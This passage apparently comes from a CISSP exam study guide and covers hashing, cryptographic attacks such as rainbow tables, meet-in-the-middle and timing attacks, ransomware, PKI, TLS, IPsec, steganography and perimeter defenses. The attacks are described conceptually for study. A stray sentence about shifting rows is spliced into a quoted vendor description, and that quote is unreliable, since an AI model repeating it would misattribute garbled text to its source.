192	AES	7860	7860	384–511
256	AES	15360	15360	512+

effects are especially prominent in physics where observation and uncertainty are fundamental aspects of modern quantum mechanics” [37].

Since observing something changes “perturbs” (changes) it, we can send an encryption key to a recipient, and the recipient can determine if it had been previously observed. While anything may be sent, a strong symmetric key is often used in this case: this is called Quantum Key Distribution (QKD). An eavesdropper who sees the key will also change it in a detectable manner. If the key was observed, send a new key. Once an unobserved key has been received, it may be safely used for encryption and sent back to the key’s sender (who also possesses the same key) for decryption.

IDQ describes quantum encryption:

- *Quantum cryptography is a technology that uses quantum physics to secure the distribution of symmetric encryption keys. A more accurate name for it is quantum key distribution (QKD). It works by sending photons, which are “quantum particles” of light, across an optical link.*
- *The principles of quantum physics stipulate that observation of a quantum state causes perturbation. The various QKD protocols are designed to ensure that any attempt by an eavesdropper to observe the transmitted photons will indeed perturb the transmission. Row 2 is shifted 2 to the left.*
- *This perturbation will lead to transmission errors, which can be detected by the legitimate users.*
- *This is used to verify the security of the distributed keys [38].*

Hash Functions

A hash function provides encryption using an algorithm and no key. They are called “one-way hash functions” because there is no way to reverse the encryption. A variable-length plaintext is “hashed” into a fixed-length hash value (often called a “message digest” or simply a “hash”). Hash functions are primarily used to provide integrity: if the hash of a plaintext changes, the plaintext itself has changed. Common older hash functions include *Secure Hash Algorithm 1* (SHA-1), which creates a 160-bit hash, and *Message Digest 5* (MD5), which creates a 128-bit hash. Weaknesses have been found in both MD5 and SHA-1; newer alternatives such as SHA-3 are recommended.

Collisions

Hashes are not unique, because the number of possible plaintexts is far larger than the number of possible hashes. Assume you are hashing documents that are a megabit long with MD5. Think of the documents as strings 1,000,000 bits long, and the MD5 hash as a string 128 bits long. The universe of potential 1,000,000-bit strings is clearly larger than the universe of 128-bit strings. Therefore, more than one document could have the same hash: this is called a *collision*.

While collisions are always possible (assuming the plaintext is longer than the hash), they should be very difficult to find. Searching for a collision to match a specific plaintext should not be possible to accomplish in a reasonable amount of time.

MD5

MD5 is the Message Digest algorithm 5, created by Ronald Rivest. It is the most widely used of the MD family of hash algorithms. MD5 creates a 128-bit hash value based on any input length. MD5 has been quite popular over the years, but weaknesses have been discovered where collisions could be found in a practical amount of time. MD6 is the newest version of the MD family of hash algorithms, first published in 2008.

Secure Hash Algorithm

Secure Hash Algorithm is the name of a series of hash algorithms. SHA-1 creates a 160-bit hash value. Like MD5, SHA-1 was also found to have weak collision avoidance. SHA-2 followed and includes SHA-224, SHA-256, SHA-384, and SHA-512, named after the length of the message digest each creates.

The search for the next-generation hashing algorithm was announced in the *Federal Register* in 2007, similar to the AES competition. It was completed in October 2012, and SHA-3 was finalized in August 2015. SHA-3 also includes SHA-224, SHA-256, SHA-384, and SHA-512 (which SHA-2 also includes) and adds two additional modes: SHAKE128 and SHAKE256. The SHAKE modes create a variable-length messages digest, unlike modes such as SHA-512 (which creates a fixed-length 512-bit message digest).

HAVAL

HAVAL (Hash of Variable Length) is a hash algorithm that creates message digests of 128, 160, 192, 224, or 256 bits in length, using 3, 4, or 5 rounds. HAVAL uses some of the design principles behind the MD family of hash algorithms, and is faster than MD5.

Slow Hash Algorithms

Hash algorithms have historically been strong (cryptographically) and fast (CPU-wise): designed for maximum cryptographic strength while using minimal resources. MD5, SHA-1, SHA-2, and SHA-3 were designed to be cryptographically strong and computationally fast. This makes sense when hashing documents but doesn't make sense when hashing passwords.

Password hashing algorithms should be strong (cryptographically) and slow (CPU-wise). Why? To make the process of password cracking punishingly slow. We will discuss password cracking in [Chapter 6](#), Domain 5: Identity and Access Management, here's a preview: "While hashes may not be reversed, an attacker may run the hash algorithm forward many times, selecting various possible passwords, and comparing the output to a desired hash, hoping to find a match (and therefore deriving the original password). This is called password cracking." Examples of slow hash algorithms commonly used for password hashing are bcrypt (based on Blowfish), and scrypt.

Cryptographic Attacks

Cryptographic attacks are used by cryptanalysts to recover the plaintext without the key. Please remember that recovering the key (sometimes called “steal the key”) is usually easier than breaking modern encryption. This is what law enforcement typically does when faced with a suspect using cryptography: they obtain a search warrant and attempt to recover the key.

Brute Force

A brute-force attack generates the entire key space, which is every possible key. Given enough time, the plaintext will be recovered. This is an effective attack against all key-based ciphers, except for the one-time pad. Since the key of a one-time pad is the same length as the plaintext, brute forcing every possible key will eventually recover the plaintext, but it will also produce vast quantities of other potential plaintexts, including all the works of Shakespeare. A cryptanalyst would have no way of knowing which potential plaintext is real. This is why the one-time pad is the only provably unbreakable form of crypto.

Social Engineering


Social engineering uses the human mind to bypass security controls. This technique may be used to recover a key by tricking the key holder into revealing the key. Techniques are varied and include impersonating an authorized user when calling a help desk, and requesting a password reset. Information Security Europe tried a more direct route by asking users for their password in exchange for a treat: “More than one in five London office workers who talked to a stranger outside a busy train station were willing to trade a password for a chocolate bar” [39].

Rainbow Tables

A Rainbow Table is a pre-computed compilation of plaintexts and matching ciphertexts (typically passwords and their matching hashes). Rainbow tables greatly speed up many types of password cracking attacks, often taking minutes to crack where other methods (such as dictionary, hybrid, and brute-force password cracking attempts) may take much longer. We will discuss these methods of password cracking in [Chapter 6](#), Domain 5: Identity and Access Management.

Many believe that rainbow tables are simply large databases of password/hash combinations. While this is how they appear to work (albeit at a typical speed of minutes and not seconds or less per lookup), this is not how rainbow tables work internally.

While pre-computation has obvious advantages, terabytes (or much more) would be required to store that much data using a typical database. All possible Microsoft LANMAN hashes and passwords would take roughly 48 terabytes of data to store;

**FIG. 4.25**

Ophcrack windows rainbow table Linux live distribution.

yet the Ophcrack rainbow table Linux live distribution (shown in Fig. 4.25) can crack 99% of LANMAN hashes using only 388 megabytes for table storage. How is this possible?

Philippe Oechslin describes this challenge in his paper “Making a Faster Crypt-analytic Time-Memory Trade-Off”: “Cryptanalytic attacks based on exhaustive search need a lot of computing power or a lot of time to complete. When the same attack has to be carried out multiple times, it may be possible to execute the exhaustive search in advance and store all results in memory. Once this precomputation is done, the attack can be carried out almost instantly. Alas, this method is not practical because of the large amount of memory needed” [40].

Rainbow tables rely on a clever time/memory tradeoff. This technique was researched by Martin Hellman (of Diffie-Hellman fame) and improved upon by Philippe Oechslin. Long chains of password-hash (plaintext-ciphertext) pairs are connected. Thousands or millions of pairs may be connected into one chain (called a rainbow chain), and many chains may be formed, connected via a reduction function (which takes a hash and converts it into another possible password). At the end, everything in the chain may be removed, except the first and last entry. These chains

may be rebuilt as needed, reconstituting all intermediate entries. This saves a large amount of storage, in exchange for some time and CPU cycles.

Known Plaintext

A known plaintext attack relies on recovering and analyzing a matching plaintext and ciphertext pair: the goal is to derive the key that was used. You may be wondering why you would need the key if you already have the plaintext: recovering the key would allow you to decrypt other ciphertexts encrypted with the same key.

Chosen Plaintext and Adaptive Chosen Plaintext

A cryptanalyst chooses the plaintext to be encrypted in a chosen plaintext attack; the goal is to derive the key. Encrypting without knowing the key is done via an “encryption oracle,” or a device that encrypts without revealing the key. This may sound far-fetched, but it is quite practical: a VPN concentrator encrypts plaintext to ciphertext without revealing the key (only users authorized to manage the device may see the key).

Adaptive-chosen plaintext begins with a chosen plaintext attack in round 1. The cryptanalyst then “adapts” further rounds of encryption based on the previous round.

Chosen Ciphertext and Adaptive Chosen Ciphertext

Chosen ciphertext attacks mirror chosen plaintext attacks: the difference is that the cryptanalyst chooses the ciphertext to be decrypted. This attack is usually launched against asymmetric cryptosystems, where the cryptanalyst may choose public documents to decrypt that are signed (encrypted) with a user’s public key.

Adaptive-chosen ciphertext also mirrors its plaintext cousin: it begins with a chosen ciphertext attack in round 1. The cryptanalyst then “adapts” further rounds of decryption based on the previous round.

Meet-in-the-Middle Attack

A meet-in-the-middle attack encrypts on one side, decrypts on the other side, and meets in the middle. The most common attack is against “double DES,” which encrypts with two keys in “encrypt, encrypt” order. The attack is a known plaintext attack: the attacker has a copy of a matching plaintext and ciphertext and seeks to recover the two keys used to encrypt.

The attacker generates every possible value for key 1 and uses each to encrypt the plaintext, saving the intermediate (half-encrypted) ciphertext results. DES has a 56-bit key, so this will take 2^{56} encryptions.

The attacker then generates every possible value for key 2, and uses each to decrypt the ciphertext. Once decrypted, the attacker looks up the intermediate ciphertext, looking for a match. If there is a match, the attacker has found both key 1 and

key 2. The decryption step will take 2^{56} attempts at most, for a total of 2^{57} attempts (2^{56} encryptions + up to 2^{56} decryptions = 2^{57}).

In other words, despite 112 bits of key length, breaking double DES is only twice as hard as breaking 56-bit single DES. This is far too easy, so double DES is not recommended. 3TDES has a key length of 168 bits, but an effective strength of 112 bits due to the meet-in-the-middle attack: 3TDES has three keys and two “middles,” one can be used for a meet-in-the-middle attack, bypassing roughly one-third of the work.

Known Key

The term “known key attack” is misleading: if the cryptanalyst knows the key, the attack is over. Known key means the cryptanalyst knows something about the key, to reduce the efforts used to attack it. If the cryptanalyst knows that the key is an uppercase letter and a number only, other characters may be omitted in the attack.

Differential Cryptanalysis

Differential cryptanalysis seeks to find the “difference” between related plaintexts that are encrypted. The plaintexts may differ by a few bits. It is usually launched as an adaptive chosen plaintext attack: the attacker chooses the plaintext to be encrypted (but does not know the key), and then encrypts related plaintexts.

The cryptanalyst then uses statistical analysis to search for signs of non-randomness in the ciphertexts, zeroing in on areas where the plaintexts differed. Every bit of the related ciphertexts should have a 50/50 chance of flipping: the cryptanalyst searches for areas where this is not true. Any such underlying order is a clue to recover the key.

Linear Cryptanalysis

Linear cryptanalysis is a known plaintext attack where the cryptanalyst finds large amounts of plaintext/ciphertext pairs created with the same key. The pairs are studied to derive information about the key used to create them.

Both differential and linear analysis can be combined as *differential linear analysis*.

Implementation Attacks

An implementation attack exploits a mistake (vulnerability) made while implementing an application, service, or system. Bruce Schneier describes implementation attacks as follows: “Many systems fail because of mistakes in implementation. Some systems don’t ensure that plaintext is destroyed after it’s encrypted. Other systems use temporary files to protect against data loss during a system crash, or virtual

memory to increase the available memory; these features can accidentally leave plaintext lying around on the hard drive. In extreme cases, the operating system can leave the keys on the hard drive. One product we've seen used a special window for password input. The password remained in the window's memory even after it was closed. It didn't matter how good that product's cryptography was; it was broken by the user interface" [41].

Side-Channel Attacks

Side-channel attacks use physical data to break a cryptosystem, such as monitoring CPU cycles or power consumption used while encrypting or decrypting. Some purists may claim this is breaking some type of rule, but as Bruce Schneier said, "Some researchers have claimed that this is cheating. True, but in real-world systems, attackers cheat. Their job is to recover the key, not to follow some rules of conduct. Prudent engineers of secure systems anticipate this and adapt to it" [42].

Timing Attacks

Timing attacks are a type of side-channel attack that uses time to break a system or divulge sensitive data. Imagine a login form that returns these errors for an invalid login:

- Invalid user/invalid password: "No such user"
- Valid user/invalid password: "Password incorrect"

In that case a remote attacker could launch a username harvesting attack, trying a range of usernames (asmith, bsmith, cmsith, dsmith, etc.), and note when the error "Password incorrect" is returned (signifying a valid username). The site designers use this logic to thwart username harvesting:

- Invalid username: return "Login incorrect"
- Valid username:
 - Hash the provided password, and compare with the user's password hash
 - Valid password: authenticate user
 - Invalid password: return "Login incorrect"

That appears to make username harvesting impossible: both invalid user/invalid password and valid user/invalid password return "Login incorrect." But the latter case takes longer: the server must check the hash (where the hash is not checked for an invalid user). This means fast response = invalid account and slow response = valid account. This timing difference would be difficult to measure using a fast hash algorithm such as SHA-3 but is much easier to detect when using a slow hash algorithm such as bcrypt (discussed previously).

Fault Injection Attacks

Side-channel attacks (discussed in the previous section) are passive: they monitor (read) a system. Fault injection attacks are physical attacks that are active: they change a system, typically by injecting energy such as electricity, light, or electromagnetic interference (EMI). Fault injection attacks (FIAs) perturb the device's physical conditions beyond that which it was intended; for example, using intense electromagnetic (EM) pulses, high ambient temperatures, and under- and over-volting the device's supply voltage. These attacks can induce errors in internal electronic components, which can be utilized to recover cryptographic keys and other secret data [43].

Ransomware

Ransomware is a form of malware that uses strong encryption such as AES, while holding the decryption key hostage for a ransom. Ransomware is primarily an attack on availability (preventing users from accessing their files), and is often deployed after a system is compromised. Typically, all (potentially) sensitive or important documents are encrypted. Here's a (non-testable) list of the file extensions encrypted via Cryptolocker: *.odt, *.ods, *.odp, *.odm, *.odc, *.odb, *.doc, *.docx, *.docm, *.wps, *.xls, *.xlsx, *.xlsm, *.xlsb, *.xlk, *.ppt, *.pptx, *.pptm, *.mdb, *.accdb, *.pst, *.dwg, *.dxg, *.wpd, *.rtf, *.wb2, *.mdf, *.dbf, *.psd, *.pdd, *.pdf, *.eps, *.ai, *.indd, *.cdr, *.jpg, *.jpe, *.dng, *.3fr, *.arw, *.srf, *.sr2, *.bay, *.crw, *.cr2, *.dcr, *.kdc, *.erf, *.mef, *.mrw, *.nef, *.nrw, *.orf, *.raf, *.raw, *.rwl, *.rw2, *.r3d, *.ptx, *.pef, *.srw, *.x3f, *.der, *.cer, *.crt, *.pem, *.pfx, *.p12, *.p7b, *.p7c [44].

Once encrypted, the ransomware computer usually changes the desktop wallpaper to display a warning (it may also display an image and/or a text file) that includes instructions on how to pay the ransom (via a cryptocurrency such as Bitcoin) in order to retrieve the encryption key.

Criminals typically release the key when the ransom is paid. There is often a time limit (such as 72 hours) to pay the ransom, at which point the key is destroyed if the ransom has not yet been paid.

Good backups coupled with speedy restoration mitigate ransomware. Many organizations focus on backups (which are important) while ignoring the time to restore the backups (which is also quite important). If an entire data center has been infected with ransomware, how long would it (honestly) take to restore from backups? The answer can be months in some cases, leading victims of ransomware to pay the ransom in order to speed recovery efforts—even when they possess good backups.

Birthday Attack

The birthday attack is named after the birthday paradox. The name is based on the fact that in a room with 23 people or more, the odds are greater than 50% that two will

share the same birthday. Many find this counterintuitive, and the birthday paradox illustrates why many people's instinct on probability (and risk) is wrong. You are not trying to match a specific birthday (such as yours); you are trying to match any birthday.

If you are in a room full of 23 people, you have a 1 in 365 chance of sharing a birthday with each of the 22 other people in the room, for a total of 22/365 chances. If you fail to match, you leave the room and Joe has a 21/365 chance of sharing a birthday with the remaining people. If Joe fails to match, he leaves the room and Morgan has a 20/365 chance, and so on. If you add $22/365 + 21/365 + 20/365 + 19/365 \dots + 1/365$, you pass 50% probability.

The birthday attack is used to create hash collisions. Just as matching *your* birthday is difficult, finding a specific input with a hash that collides with another input is difficult. However, just like matching *any* birthday is easier, finding *any* input that creates a colliding hash with any other input is easier due to the birthday attack.

Key Clustering

A goal of any cryptographic cipher is that only one key can derive the plaintext from the ciphertext. Key Clustering occurs when two symmetric keys applied to the same plaintext produce the same ciphertext. This allows two different keys to decrypt the ciphertext.

Implementing Cryptography


Symmetric, asymmetric, and hash-based cryptography do not exist in a vacuum: they are applied in the real world, often in combination, to provide confidentiality, integrity, authentication, and non-repudiation.

Digital Signatures


Digital signatures are used to cryptographically sign documents. Digital signatures provide non-repudiation, which includes authentication of the identity of the signer, and proof of the document's integrity (proving the document did not change). This means the sender cannot later deny (or repudiate) signing the document.

Roy wants to send a digitally signed email to Rick. Roy writes the email, which is the plaintext. He then uses the SHA-1 hash function to generate a hash value of the plaintext. He then creates the digital signature by encrypting the hash with his RSA private key. [Fig. 4.26](#) shows this process. Roy then attaches the signature to his plain-text email and hits send.

Rick receives Roy's email and generates his own SHA-1 hash value of the plain-text email. Rick then decrypts the digital signature with Roy's RSA public key, recovering the SHA-1 hash Roy generated. Rick then compares his SHA-1 hash with Roy's. [Fig. 4.27](#) shows this process.

**FIG. 4.26**

Creating a digital signature [45].

**FIG. 4.27**

Verifying a digital signature.

If the two hashes match, Rick knows several things:

1. Roy must have sent the email (only Roy knows his private key). This authenticates Roy as the sender.
2. The email did not change. This proves the integrity of the email.

If the hashes match, Roy cannot later deny having signed the email. This is non-repudiation. If the hashes do not match, Rick knows either Roy did not send it, or that the email's integrity was violated.

Note

Digital signatures provide authentication and integrity, which forms non-repudiation. They do not provide confidentiality: the plaintext remains unencrypted.

Message Authenticate Code

A Message Authentication Code (MAC) is a hash function that uses a key. A common MAC implementation is Cipher Block Chaining Message Authentication Code (CBC-MAC), which uses CBC mode of a symmetric block cipher such as DES to create a MAC. Message Authentication Codes provide integrity and authenticity (proof that the sender possesses the shared key).

HMAC

A *Hashed Message Authentication Code* (HMAC) combines a shared key with hashing. IPsec uses HMACs (see below).

Two parties must pre-share a key. Once shared, the sender uses XOR to combine the plaintext with a shared key, and then hashes the output using an algorithm such as MD5 (called HMAC-MD5) or SHA-1 (called HMAC-SHA-1). That hash is then combined with the key again, creating an HMAC.

The receiver combines the same plaintext with the shared key locally, and then follows the same process described above, resulting in a local HMAC. The receiver compares that with the sender's HMAC. If the two HMACs match, the sender is authenticated (this proves the sender knows the shared key), and the message's integrity is assured (the message has not changed).

Public Key Infrastructure

Public Key Infrastructure (PKI) leverages all three forms of encryption to provide and manage *digital certificates*. A digital certificate is a public key signed with a digital signature. Digital certificates may be server-based (used for SSL websites such as <https://www.ebay.com>, for example) or client-based (bound to a person). If the two are used together, they provide mutual authentication and encryption. The standard digital certificate format is X.509.

NIST Special Publication 800-15 describes five components of PKI:

- Certificate Authorities (CAs) that issue and revoke certificates
- Organizational Registration Authorities (ORAs) that vouch for the binding between public keys and certificate holder identities and other attributes
- Certificate holders that are issued certificates and can sign digital documents
- Clients that validate digital signatures and their certification paths from a known public key of a trusted CA
- Repositories that store and make available certificates and Certificate Revocation Lists (CRLs) [46]

Certificate Authorities and Organizational Registration Authorities

Digital certificates are issued by *Certificate Authorities* (CAs). Organizational Registration Authorities (ORAs) authenticate the identity of a certificate holder before issuing a certificate to them. An organization may operate as a CA or ORA (or both).

CAs may be private (run internally) or public (such as VeriSign or Thawte). Any-one off the street cannot simply request and receive a certificate for www.ebay.com, for example; they must prove that they have the authority to do so. This authentication is done by the CA, and can include business records research, emails sent to domain contacts, and similar methods.

Certificate Revocation Lists

The Certificate Authorities maintain *Certificate Revocation Lists* (CRLs), which, as the name implies, list certificates that have been revoked. A certificate may be revoked if the private key has been stolen, an employee is terminated, etc. A CRL is a flat file and does not scale well. The *Online Certificate Status Protocol* (OCSP) is a replacement for CRLs and uses client-server design that scales better.

Key Management Issues

Certificate Authorities issue digital certificates and distribute them to certificate holders. The confidentiality and integrity of the holder's private key must be assured during the distribution process.

Public/private key pairs used in PKI should be stored centrally (and securely). Users may lose their private key as easily as they may forget their password. A lost private key that is not securely stored means that anything encrypted with the matching public key will be lost (short of cryptanalysis described previously).

Note that key storage is different from key escrow. Key storage means the organization that issued the public/private key pairs retains a copy. Key escrow, as we will discuss shortly, means a copy is retained by a third-party organization (and sometimes multiple organizations), often for law enforcement purposes.

A retired key may not be used for new transactions but may be used to decrypt previously encrypted plaintexts. A destroyed key no longer exists and cannot be used for any purpose.

SSL and TLS

Secure Sockets Layer (SSL) brought the power of PKI to the Web. SSL authenticates and provides confidentiality to Web traffic. *Transport Layer Security* (TLS) is the successor to SSL. They are commonly used as part of HTTPS (*Hypertext Transfer Protocol Secure*).

When you connect to a website such as <https://www.isc2.org/>, the data is encrypted. This is true even if you have not pre-shared a key: the data is encrypted out of the gate. This is done via asymmetric encryption: your browser downloads the digital certificate of www.isc2.org, which includes the site's public key, signed by the Certificate Authority's private key. If your browser trusts the CA (such as VeriSign), then this signature authenticates the site: you know it's isc2.org and not a rogue site. Your browser then uses that public key to securely exchange a symmetric session key. The private key is stored on the isc2.org Web server, which allows it to decrypt anything encrypted with the public key. The symmetric key is then used to encrypt the rest of the session.

The ciphers used for authentication, key exchange, and symmetric encryption are flexible: your browser will negotiate each with the server. Supported algorithms include (but are not limited to) RSA and Diffie-Hellman for key exchange, RSA and Digital Signature Algorithm (DSA) for authentication, and AES and triple DES for confidentiality.

SSL was developed for the Netscape Web browser in the 1990s. SSL 2.0 was the first released version; SSL 3.0 fixed several security issues with version 2. TLS was based on SSL 3.0. TLS is very similar to that version, with some security improvements. Although typically used for HTTPS to secure Web traffic, TLS may be used for other applications such as Internet chat and email client access. TLS 1.3 is the current version.

IPsec

IPsec (Internet Protocol Security) is a suite of protocols that provide a cryptographic layer to both IPv4 and IPv6. It is one of the methods used to provide *Virtual Private Networks* (VPN), which allow you to send private data over an insecure network, such as the Internet (the data crosses a public network but is “virtually private”). IPsec includes two primary protocols: *Authentication Header* (AH) and *Encapsulating Security Payload* (ESP). AH and ESP provide different, and sometimes overlapping functionality.

Supporting IPsec protocols include *Internet Security Association and Key Management Protocol* (ISAKMP) and *Internet Key Exchange* (IKE).

Note

This chapter describes the cryptographic aspects of IPsec: see [Chapter 5](#), Domain 4: Communication and Network Security, for the network-related aspects of IPsec.

AH and ESP

Authentication Header provides authentication and integrity for each packet of network data. AH provides no confidentiality; it acts as a digital signature for the data. AH also protects against *replay attacks*, where data is sniffed off a network and resent, often in an attempt to fraudulently reuse encrypted authentication credentials.

Encapsulating Security Payload primarily provides confidentiality by encrypting packet data. It may also optionally provide authentication and integrity.

Security Association and ISAKMP

AH and ESP may be used separately or in combination. An IPsec Security Association (SA) is a simplex (one-way) connection that may be used to negotiate ESP or AH parameters. If two systems communicate via ESP, they use two SAs (one for each direction). If the systems leverage AH in addition to ESP, they use two more SAs, for a total of four. A unique 32-bit number called the Security Parameter Index (SPI) identifies each simplex SA connection. The Internet Security Association and Key Management Protocol (ISAKMP) manages the SA creation process.

Tunnel and Transport Mode

IPsec can be used in tunnel mode or transport mode. Tunnel mode is used by security gateways (which can provide point-to-point IPsec tunnels). ESP Tunnel mode encrypts the entire packet, including the original packet headers. ESP Transport mode only encrypts the data (and not the original headers); this is commonly used when the sending and receiving system can “speak” IPsec natively.

AH authenticates the original IP headers, so it is often used (along with ESP) in transport mode, because the original headers are not encrypted. Tunnel mode

typically uses ESP alone (the original headers are encrypted, and thus protected, by ESP).

Note

IPsec is an example of a protocol built by committee, and that is not a compliment. It is overly complex, with multiple overlapping parts. Complexity is the enemy of security. See Bruce Schneier and Niels Ferguson's *A Cryptographic Evaluation of IPsec*, where they argue that AH mode and transport mode should be removed entirely: "Our main criticism of IPsec is its complexity. IPsec contains too many options and too much flexibility; there are often several ways of doing the same or similar things" [47]. See https://www.schneier.com/academic/archives/2003/12/a_cryptographic_eval.html.

IKE

IPsec can use a variety of encryption algorithms, such as MD5 or SHA-1 for integrity, and triple DES or AES for confidentiality. The Internet Key Exchange negotiates the algorithm selection process. Two sides of an IPsec tunnel will typically use IKE to negotiate to the highest and fastest level of security, selecting AES over single DES for confidentiality if both sides support AES, for example.

PGP

Pretty Good Privacy (PGP) brought asymmetric encryption to the masses. Phil Zimmerman created a controversy when he released PGP in 1991. For the first time, an average computer user could easily leverage the power of asymmetric encryption, which allows strangers (including criminals) to securely communicate without pre-sharing a key.

Zimmerman was investigated for munitions export violations by the United States government after the PGP source code was posted to the Usenet bulletin board system in 1991. The prosecutors dropped the case in 1996. RSA complained to Zimmerman for including the (then) patented RSA algorithm in PGP. Zimmerman had encouraged users to pay RSA for a license if they used the algorithm. Zimmerman agreed to stop publishing PGP to address the patent issue (though copies were freely available from other sources).

PGP provides the modern suite of cryptography: confidentiality, integrity, authentication, and non-repudiation. It can be used to encrypt emails, documents, or an entire disk drive. PGP uses a *Web of trust* model to authenticate digital certificates, instead of relying on a central certificate authority (CA). If you trust that my digital certificate authenticates my identity, the Web of trust means you trust all the digital certificates that I trust. In other words, if you trust me, you trust everyone I trust.

S/MIME

MIME (Multipurpose Internet Mail Extensions) provides a standard way to format email, including characters, sets, and attachments. S/MIME (Secure/MIME)

leverages PKI to encrypt and authenticate MIME-encoded email. The client or client's email server (called an S/MIME gateway) may perform the encryption.

Escrowed Encryption

Escrowed encryption means a third-party organization holds a copy of a public/private key pair. The private key is often divided into two or more parts, each held in escrow by different trusted third-party organizations, which will only release their portion of the key with proper authorization, such as a court order. This provides separation of duties.

One goal of escrowed encryption is to offer a balance between an individual's privacy, and the needs of law enforcement. Another goal is to ensure that encrypted data is recoverable in the event of key loss or employee termination.

Clipper Chip

The Clipper Chip was the name of the technology used in the Escrowed Encryption Standard (EES), an effort announced in 1993 by the United States government to deploy escrowed encryption in telecommunications devices. The effort created a media firestorm, and was abandoned by 1996.

The Clipper Chip used the Skipjack algorithm, a symmetric cipher that uses an 80-bit key. The algorithm was originally classified as secret. The secrecy of the algorithm was another controversial issue: secrecy of an algorithm does not provide cryptographic strength, and secret ciphers are often found to be quite insecure. Skipjack was later declassified in 1998 (after the Clipper Chip effort had been abandoned).


Steganography

Steganography is the science of hidden communication. The name is based on the Greek words "steganos" and "graphein," which mean covered and write, or concealed writing. Encryption may provide confidentiality to a radio transmission, for example, but the communication itself is not hidden; only the meaning is concealed. Steganography hides the fact that communication is taking place.

The ancient Greek historian Herodotus documented the first use of steganography in the *Histories of Herodotus*. Herodotus described shaving a slave's head, tattooing instructions on it, waiting for the hair to grow back, and sending the slave across enemy lines. Another method hid a message inside a rabbit's stomach.

Modern steganography hides information inside data files, such as images. An 8-bit bitmap has 256 colors, for example. Say two different white pixels (called W0 and W1) in the image appear identical to the naked eye. You may encode a message by treating W0 and W1 as a bit stream.

Assume the file has a sequence of pixels in this order: W1, W1, W1, W1, W0, W0, W0, W1. You would like to encode "10101010" in the image. Treat W0 as binary 0 and W1 as binary 1. Then flip the pixels accordingly, resulting in W1,

**FIG. 4.28**

Steganographic substitution of bitmap pixels.

W0, W1, W0, W1, W0, W1, and W0. Fig. 4.28 shows the process. A white arrow means the pixel was unchanged; black arrows represent changed pixels.

The image now contains the hidden message “10101010,” though it appears the same to the naked eye (and the size has not changed). The integrity of the image has changed. This method is called Substitution. Other methods include injection (add data to the file, creating a larger file) and new file creation. Substitution and Injection require a host file; new file creation creates a new file, as the name implies.

Messages that are hidden via steganography are often encrypted first, providing both confidentiality of the data and secrecy of the communication.

Perimeter Defenses

Perimeter defenses help prevent, detect, and correct unauthorized physical access. Buildings, like networks, should employ defense-in-depth. Any one defense may fail: so critical assets should be protected by multiple physical security controls, such as fences, doors, walls, and locks. The ideal perimeter defense is safe, prevents unauthorized ingress, and when applicable offers both authentication and accountability.

Fences

Fences may range from simple deterrents (such as 3-foot/1-meter tall fencing) to preventive devices, such as an 8-foot (2.4-meter) tall fence with barbed wire on top. Fences should be designed to steer ingress and egress to controlled points, such as exterior doors and gates.

Gates

The gates shown in Table 4.12 range in strength from ornamental (a class I gate designed to deter access) to a class IV gate designed to prevent a car from crashing through (such as gates at airports and prisons). For more information, see ASTM International’s “ASTM F2200” Standard Specification for Automated Vehicular Gate Construction at <https://www.astm.org/f2200-20.html>.

Gates should be placed at controlled points at the perimeter. Secure sites use fences and topography to steer traffic to these points.

Table 4.12 Types of Vehicle Gates.

Type	Description
Class I	Residential (home use)
Class II	Commercial/General Access (parking garage)
Class III	Industrial/Limited Access (loading dock for 18-wheeler trucks)
Class IV	Restricted Access (airport or prison)

Bollards

A traffic *bollard* is a strong post designed to stop a car. The term derives from the short/strong posts (called mooring bollards) used to tie ships to piers when docked. [Fig. 4.29](#) shows traffic bollards.

Bollards are often installed in front of convenience stores, to prevent a confused driver who mixes up the accelerator and brake from driving into the store. They are used in secure facilities to prevent cars from entering (whether intentionally or not). Many secure facilities use large concrete planters for the same effect. These devices are usually placed in front of physically weak areas of a building, such as entryways.

Lights

